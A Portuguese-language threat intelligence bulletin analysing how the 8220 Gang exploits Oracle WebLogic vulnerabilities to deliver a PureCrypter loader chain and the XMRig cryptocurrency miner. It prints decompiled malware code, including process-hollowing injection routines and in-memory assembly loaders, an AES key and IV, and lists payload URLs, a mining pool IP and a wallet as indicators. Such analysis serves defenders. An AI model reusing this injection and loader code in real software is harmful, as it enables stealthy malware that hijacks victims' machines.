BOLETIM DE SEGURANÇA

Gangue 8220 explora vulnerabilidades do Oracle WebLogic Server para mineração de criptomoedas

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

O grupo malicioso 8220 Gang tem conduzido uma operação de mineração de criptomoedas, explorando falhas conhecidas de segurança no Oracle WebLogic Server com as **CVE-2017-3506**, **CVE-2017-10271** e **CVE-2023-21839**, conforme revelado por pesquisadores de segurança.




Figura 1 – Cadeia de ataque do Water Sigbin.

2 INFORMAÇÕES SOBRE A AMEAÇA

Após a exploração bem-sucedida do **CVE-2017-3506**, o Water Sigbin implanta um script do PowerShell na máquina comprometida. Este script decodifica o payload codificado em Base64 do primeiro estágio.




Figura 2 – Propriedades do arquivo.

O malware coloca o carregador de estágio inicial no diretório temporário sob o nome wireguard2-3.exe e o executa. O malware personifica o aplicativo VPN legítimo WireGuard para enganar usuários e mecanismos AV.

```
private static void smethod_0()
{
    for (;;)
    {
        try
        {
            byte[] array = Class7.smethod_3();
            GClass0.list_0.Add(array);
            string @string = Encoding.ASCII.GetString(GClass0.list_0[0]);
            List<byte> list = new List<byte>();
            for (int i = 0; i < @string.Length; i += 2)
            {
                list.Add(Convert.ToByte(@string.Substring(i, 2), 16));
            }
            GClass0.list_0.Add(list.ToArray());
            if (GClass0.list_0.Count <= 0)
            {
                continue;
            }
        }
        catch
        {
            continue;
        }
        Assembly assembly = AppDomain.CurrentDomain.Load(GClass0.list_0.Last<byte[]>());
        GClass0.list_0.Clear();
        using (List<Type>.Enumerator enumerator = assembly.GetTypes().ToList<Type>().GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                GClass0.Class2 @class = new GClass0.Class2();
                @class.type_0 = enumerator.Current;
                try
                {
                    Task.Run(new Action(@class.method_0)).Wait();
                }
```

Figura 3 – O carregador recupera, carrega e executa dinamicamente Zxpus.dll

O arquivo wireguard2-3.exe é um carregador de trojan que descriptografa, mapeia e executa uma carga útil de segundo estágio na memória. O carregador recupera, carrega e executa dinamicamente outro binário do recurso especificado Chgnic.Properties.Resources.resources (chamado Qtyocccmt), que finalmente resolve para Zxpus.dll.

A DLL é outro carregador de trojan que recupera dinamicamente um binário chamado Vewijfiv de seus recursos e o descriptografa usando o algoritmo de criptografia AES com uma chave e IV especificados. O payload descriptografado é então descompactado usando GZip. Após a descompactação, o payload é desserializado usando protobuf-net, revelando a configuração do carregador.

Chave AES	AES IV
5D8D6871C3D59D855616603F686713AC48BF2351F6182EA282E1D84CBB15B94F	CAAD009AC0881FE2A89F80CEEA6D1B6

Figura 4 – Chave binária AES e AES IV.

```
public static void PublishConfig()
{
    byte[] array = ServerProcessorComp.mw_DecryptData(Resources.Vewijfiv);
    using (MemoryStream memoryStream = new MemoryStream(CallbackIteratorMock.mw_DecompressData(array)))
    {
        memoryStream.Position = 0L;
        Config.DeleteConfig(Serializer.Deserialize<WriterMethodRole>(memoryStream));
    }
    string fileName = Process.GetCurrentProcess().MainModule.FileName;
    if (!Config.SetConfig().VisitConfig.OrderConfig.RevertWriter())
    {
        Config.ChangeConfig(fileName.Remove(fileName.Length - 4));
    }
    else
    {
        Config.ChangeConfig(fileName);
    }
    ListCodePolicy.ComputeSingleton();
    new CallbackWriter().FlushSingleton();
    EventErrorManager.IncludeSingleton();
    new SpecificationGlobalException().EnableSingleton();
    new ListenerIteratorMock().VisitSingleton();
    new InterpreterWriter().SortSingleton();
    new DescriptorWriter().CalculateSingleton();
    new ReaderWriter().PrepareSingleton();
    new ServiceWriter().ConcatSingleton();
    new RecordWriter().ReadSingleton();
    new CreatorPageReader().PublishSingleton();
    new ImporterWriter().RegisterWriter();
    new MockIteratorStatus().InsertConfig();
    new ListenerWriter().DeleteSingleton();
    new PrinterCodeItem().mw_WriteAndExecutePayload();
    new FilterWriter().SetSingleton();
    new RegistryWriter().mw_UpdateConfigAndCleanup();
    EventErrorManager.PatchSingleton();
    Environment.Exit(0);
}
```

Figura 5 – Função principal do Zxpus.dll.

O carregador cria um novo processo chamado cvtres.exe no caminho C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe para personificar um processo legítimo. Ele então usa injeção de processo para carregar o próximo estágio de carga útil na memória e iniciar o novo processo.

```
internal void mw_PayloadInjection(byte[] info, string vis, string filter = null, string def2 = null)
{
    int num = 0;
    for (int i = 0; i < 10; i++)
    {
        try
        {
            int num2 = Marshal.ReadInt32(info, 60);
            int num3 = Marshal.ReadInt32(info, num2 + 24 + 56);
            int num4 = Marshal.ReadInt32(info, num2 + 24 + 60);
            int num5 = Marshal.ReadInt32(info, num2 + 24 + 16);
            short num6 = Marshal.ReadInt16(info, num2 + 4 + 2);
            short num7 = Marshal.ReadInt16(info, num2 + 4 + 16);
            long num8 = Marshal.ReadInt64(info, num2 + 24 + 24);
            if (i > 6)
            {
                num8 = (long)Marshal.ReadInt32(info, num2 + 24 + 24);
            }
            long num9 = Marshal.AllocHGlobal(1240).ToInt64() + 15L;
            long num10 = 16L * (num9 / 16L);
            IntPtr intPtr = new IntPtr(num10);
            Marshal.WriteInt32(intPtr, 48, 1048603);
            ServerErrorManager.StubCodePolicy stubCodePolicy = this.mw_CreateProcessA(vis, filter, def2);
            num = stubCodePolicy.m_Page;
            RulesRequestTemplate.mw_ZwUnmapViewOfSection(stubCodePolicy.m_Advisor, num8);
            RulesRequestTemplate.VirtualAllocEx(stubCodePolicy.m_Advisor, num8, num3, 12288, 64);
            if (!RulesRequestTemplate.WriteProcessMemory(stubCodePolicy.m_Advisor, num8, info, num4, 0))
            {
                throw new Exception();
            }
            for (short num11 = 0; num11 < num6; num11 += 1)
            {
                byte[] array = new byte[40];
                Buffer.BlockCopy(info, num2 + (int)(24 + num7) + (int)(40 * num11), array, 0, 40);
                int num12 = Marshal.ReadInt32(array, 12);
                int num13 = Marshal.ReadInt32(array, 16);
                int num14 = Marshal.ReadInt32(array, 20);
                byte[] array2 = new byte[num13];
                Buffer.BlockCopy(info, num14, array2, 0, array2.Length);
                if (!RulesRequestTemplate.WriteProcessMemory(stubCodePolicy.m_Advisor, num8 + (long)num12,
                  array2, array2.Length, 0))
                {
                    throw new Exception();
                }
            }
            RulesRequestTemplate.GetThreadContext(stubCodePolicy.iterator, intPtr);
```

Figura 6 – Zxpus.dll criando o processo cvtres.exe.

Em seguida, o carregador passa a execução para o processo cvtres.exe, que será usado para carregar o carregador PureCrypter. Nesse estágio, o malware descompacta outro arquivo DLL usando Gzip, então carrega a DLL e invoca sua função principal. O payload final da DLL é o carregador PureCrypter versão V6.0.7D, que registra a vítima com o servidor de comando e controle (C&C) e baixa o payload final, que inclui o minerador de criptomoeda XMRig.


```
public static void Main()
{
    using (MemoryStream memoryStream = new MemoryStream(new byte[]
    {
        0, 232, 15, 0, 31, 139, 8, 0, 0, 0,
        0, 0, 4, 0, 220, 183, 83, 116, 102, 93,
        183, 46, 250, 38, 21, 39, 21, 187, 98, 219,
        [... Truncated code ...]
    }))
    {
        byte[] array = new byte[4];
        memoryStream.Read(array, 0, 4);
        int num = BitConverter.ToInt32(array, 0);
        using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
        {
            byte[] array2 = new byte[num];
            gzipStream.Read(array2, 0, num);
            Assembly assembly = Assembly.Load(array2.Reverse<byte>().ToArray<byte>());
            Type type = assembly.GetType("L880fovi00M8cb2Ru4.uVGpDDA5EoIgufAHIJ");
            Delegate.CreateDelegate(typeof(Action), type, "yYs8LNVmw").DynamicInvoke(new object[0]);
        }
    }
}
```

Figura 7 – Carregando e executando o PureCrypter Loader (Tixrgtluffu.dll) usando cvtres.exe

O malware pode criar uma tarefa agendada com o privilégio mais alto que é executada 15 segundos após a criação e, em seguida, executada em intervalos aleatórios entre 180 a 360 segundos (aproximadamente 6 minutos) para obter persistência. O malware se replica como um arquivo oculto chamado IsSynchronized.exe no caminho oculto C:\Users$USERNAME$\AppData\Roaming\Name. A tarefa é registrada na pasta Microsoft\Windows\Name e é configurada para ser executada na inicialização do sistema ou no login do usuário.

Figura 8 – PureCrypter cria uma tarefa agendada para persistência.

O malware prossegue descriptografando a resposta usando o algoritmo TripleDES e a descompacta com Gzip. Em seguida, o carregador cria um novo processo chamado AddinProcess.exe para personificar um processo legítimo. Ele então usa injeção de processo para carregar o payload XMRig na memória e inicia o novo processo.



```
public static int mw_ProcessInjection(string string_0, string string_1, object object_0)
{
    try
    {
        int num = -1;
        for (int i = 0; i < 10; i++)
        {
            try
            {
                int num2 = Marshal.ReadInt32(object_0, 60);
                int num3 = Marshal.ReadInt32(object_0, num2 + 24 + 56);
                int num4 = Marshal.ReadInt32(object_0, num2 + 24 + 60);
                int num5 = Marshal.ReadInt32(object_0, num2 + 24 + 16);
                short num6 = Marshal.ReadInt16(object_0, num2 + 4 + 2);
                short num7 = Marshal.ReadInt16(object_0, num2 + 4 + 16);
                long num8 = Marshal.ReadInt64(object_0, num2 + 24 + 24);
                byte[] array = new byte[104];
                byte[] array2 = new byte[24];
                IntPtr intPtr = GClass1.smethod_2(1232, 16);
                string runtimeDirectory = RuntimeEnvironment.GetRuntimeDirectory();
                string text = Path.Combine(runtimeDirectory, string_0 + ".exe");
                if (!File.Exists(text))
                {
                    try
                    {
                        text = Path.Combine(Path.GetTempPath(), string_0 + ".exe");
                        File.Copy(Process.GetCurrentProcess().MainModule.FileName, text, false);
                    }
                    catch
                    {
                    }
                }
                if (string_1 != null)
                {
                    text = text + " " + string_1;
                }
                string text2 = runtimeDirectory;
                Marshal.WriteInt32(intPtr, 48, 1048603);
                Class2.CreateProcessA(null, text, IntPtr.Zero, IntPtr.Zero, false, 12U, IntPtr.Zero, text2, array,
```

Figura 9 – Criando o processo "AddinProcess.exe" que hospeda o minerador XMRig.

```
Class2.CreateProcessA(null, text, IntPtr.Zero, IntPtr.Zero, false, 12U, IntPtr.Zero, text2, array,
  array2);
long num9 = Marshal.ReadInt64(array2, 0);
long num10 = Marshal.ReadInt64(array2, 8);
num = Marshal.ReadInt32(array2, 16);
Class2.ZwUnmapViewOfSection(num9, num8);
Class2.VirtualAllocEx(num9, num8, (long)num3, 12288U, 64U);
if (!Class2.WriteProcessMemory(num9, num8, object_0, num4, 0L))
{
    throw new Exception();
}
for (short num11 = 0; num11 < num6; num11 += 1)
{
    byte[] array3 = new byte[40];
    Buffer.BlockCopy(object_0, num2 + (int)(24 + num7) + (int)(40 * num11), array3, 0, 40);
    int num12 = Marshal.ReadInt32(array3, 12);
    int num13 = Marshal.ReadInt32(array3, 16);
    int num14 = Marshal.ReadInt32(array3, 20);
    byte[] array4 = new byte[num13];
    Buffer.BlockCopy(object_0, num14, array4, 0, array4.Length);
    if (!Class2.WriteProcessMemory(num9, num8 + (long)num12, array4, array4.Length, 0L))
    {
        throw new Exception();
    }
}
Class2.delegate3_0(num10, intPtr);
byte[] bytes = BitConverter.GetBytes(num8);
long num15 = Marshal.ReadInt64(intPtr, 136);
if (!Class2.WriteProcessMemory(num9, num15 + 16L, bytes, 8, 0L))
{
    throw new Exception();
}
Marshal.WriteInt64(intPtr, 128, num8 + (long)num5);
Class2.SetThreadContext(num10, intPtr);
Class2.ResumeThread(num10);
Marshal.FreeHGlobal(intPtr);
Class2.CloseHandle(num9);
Class2.CloseHandle(num10);
GC.Collect();
return num;
```

Figura 10 – Escrevendo a carga útil do XMRig dentro do processo "AddinProcess.exe" e executando-o.

A carga útil final é o XMRig, um software de mineração de código aberto popular que suporta vários sistemas operacionais. Ele foi entregue por meio do carregador Purecrypter por meio da exploração de vulnerabilidades do Oracle WebLogic. O XMRig envia uma solicitação de login de mineração para uma URL de pool de mineração “217.182.205[.]238:8080” e um endereço de carteira “ZEPHYR2xf9vMHptpxP6VY4hHwTe94b2L5SGyp9Czg57U8DwRT3RQvDd37eyKxo FJUYJvP5ivBbiFCAMyaKWUe9aPZzuNoDXYTtj2Z.c4k”.




Figura 11 – Solicitação de login XMRig.

3 MITRE ATT&CK - TTPs

Tática	Técnica	Detalhes
Initial Access	T1190	Consiste em técnicas que usam vários vetores de entrada para ganhar sua posição inicial dentro de uma rede.
Execution	T1059.001 T1047 T1053.005	Consiste em técnicas que resultam em código controlado pelo adversário em execução em um sistema local ou remoto.
Defense Evasion	T1036.005 T1140 T1112 T1562.001 T1620 T1055.012	Consiste em técnicas que os adversários usam para evitar a detecção durante seu comprometimento.
Discovery	T1057 T1012 T1518.001 T1082	Consiste em técnicas que um adversário pode usar para obter conhecimento sobre o sistema e a rede interna.
Command and Control	T1071 T1001 T1571 T1095	Consiste em técnicas que adversários podem usar para se comunicar com sistemas sob seu controle dentro de uma rede de vítima.

Tabela 1 – Tabela MITRE ATT&CK.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualizar e corrigir regularmente sistemas e software

- Mantenha os sistemas operacionais, aplicativos e firmware dos sistemas atualizados com os patches de segurança mais recentes.

Implementar controles de acesso robustos

- Garanta que usuários e aplicativos tenham apenas o nível mínimo de acesso necessário para executar suas tarefas.
- Use métodos de autenticação fortes, como autenticação multifator (MFA).

Realizar avaliações de segurança regulares

- Verifique regularmente as redes e os sistemas em busca de vulnerabilidades.

Realizar treinamento de conscientização sobre segurança

- Eduque continuamente os funcionários sobre as melhores práticas de segurança relevantes.

5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	ad15ef93b3dfd73a72607e252b22a35f
sha1:	b6c705c38fd1e902e621a1dbaffd3ddcf86324ae
sha256:	e6e69e85962a402a35cbc5b75571dab3739c0b2f3861ba5853dbd140bae4e4da
File name:	bin.ps1

Indicadores de compromisso do artefato	
md5:	4cfc63f658c6470af655d9802f4c2486
sha1:	d3c504b71986e83b17dc6c1b0ca2af3ecb691d9e
sha256:	f4d11b36a844a68bf9718cf720984468583efa6664fc99966115a44b9a20aa33
File name:	bin.exe

Tabela 2 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	http://87[.]121[.]105[.]232/bin.ps1 http://79[.]110[.]49[.]232/plugin3.dll
IP	89[.]169[.]52[.]37

Tabela 3 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- Trendmicro
- Thehackernews

7 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH